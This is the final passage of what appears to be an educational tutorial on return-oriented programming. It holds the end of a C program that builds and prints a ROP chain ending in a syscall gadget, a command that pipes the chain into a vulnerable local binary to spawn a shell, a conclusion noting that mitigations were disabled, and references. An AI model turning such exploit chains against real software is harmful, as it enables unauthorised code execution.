    memcpy(buffer+offset, ptr, 8);
    offset += 8;

    tmp = 0x00;
    ptr = (uint8_t*)&tmp;
    memcpy(buffer+offset, ptr, 8);
    offset += 8;

    /* syscall */
    tmp = SYSCALL;
    ptr = (uint8_t*)&tmp;
    memcpy(buffer+offset, ptr, 8);
    offset += 8;

    return offset;
}


int
main(int argc, char *argv[])
{
    int i = 0x00;
    uint8_t buffer[512] = { 0x00 };
    int len = 0x00;

    len = build_rop_chain(&buffer[0], 512);

    for(i = 0; i < len; i++)
```

```
    {
        printf("%c", *(buffer+i));
    }

    return EXIT_SUCCESS;
}
```

If you compile this code and run it with `( ./rop ; cat ) | ./vuln` a
shell is spawned.

(8) Conclusion

Starting from the calling convention, stack frame layout and simple stack
buffer overflows we put together all of the pieces to understand the idea
behind ROP. Of course, to make life easier, mitigations were deactivated,
which allowed us to run our exploits in the most simple way, concentrating
on the principle of ROP.

References

[1] https://en.wikipedia.org/wiki/X86_calling_conventions#System_V_AMD64_ABI
[2] https://chromium.googlesource.com/chromiumos/docs/+/
    master/constants/syscalls.md
[3] https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/

<= back home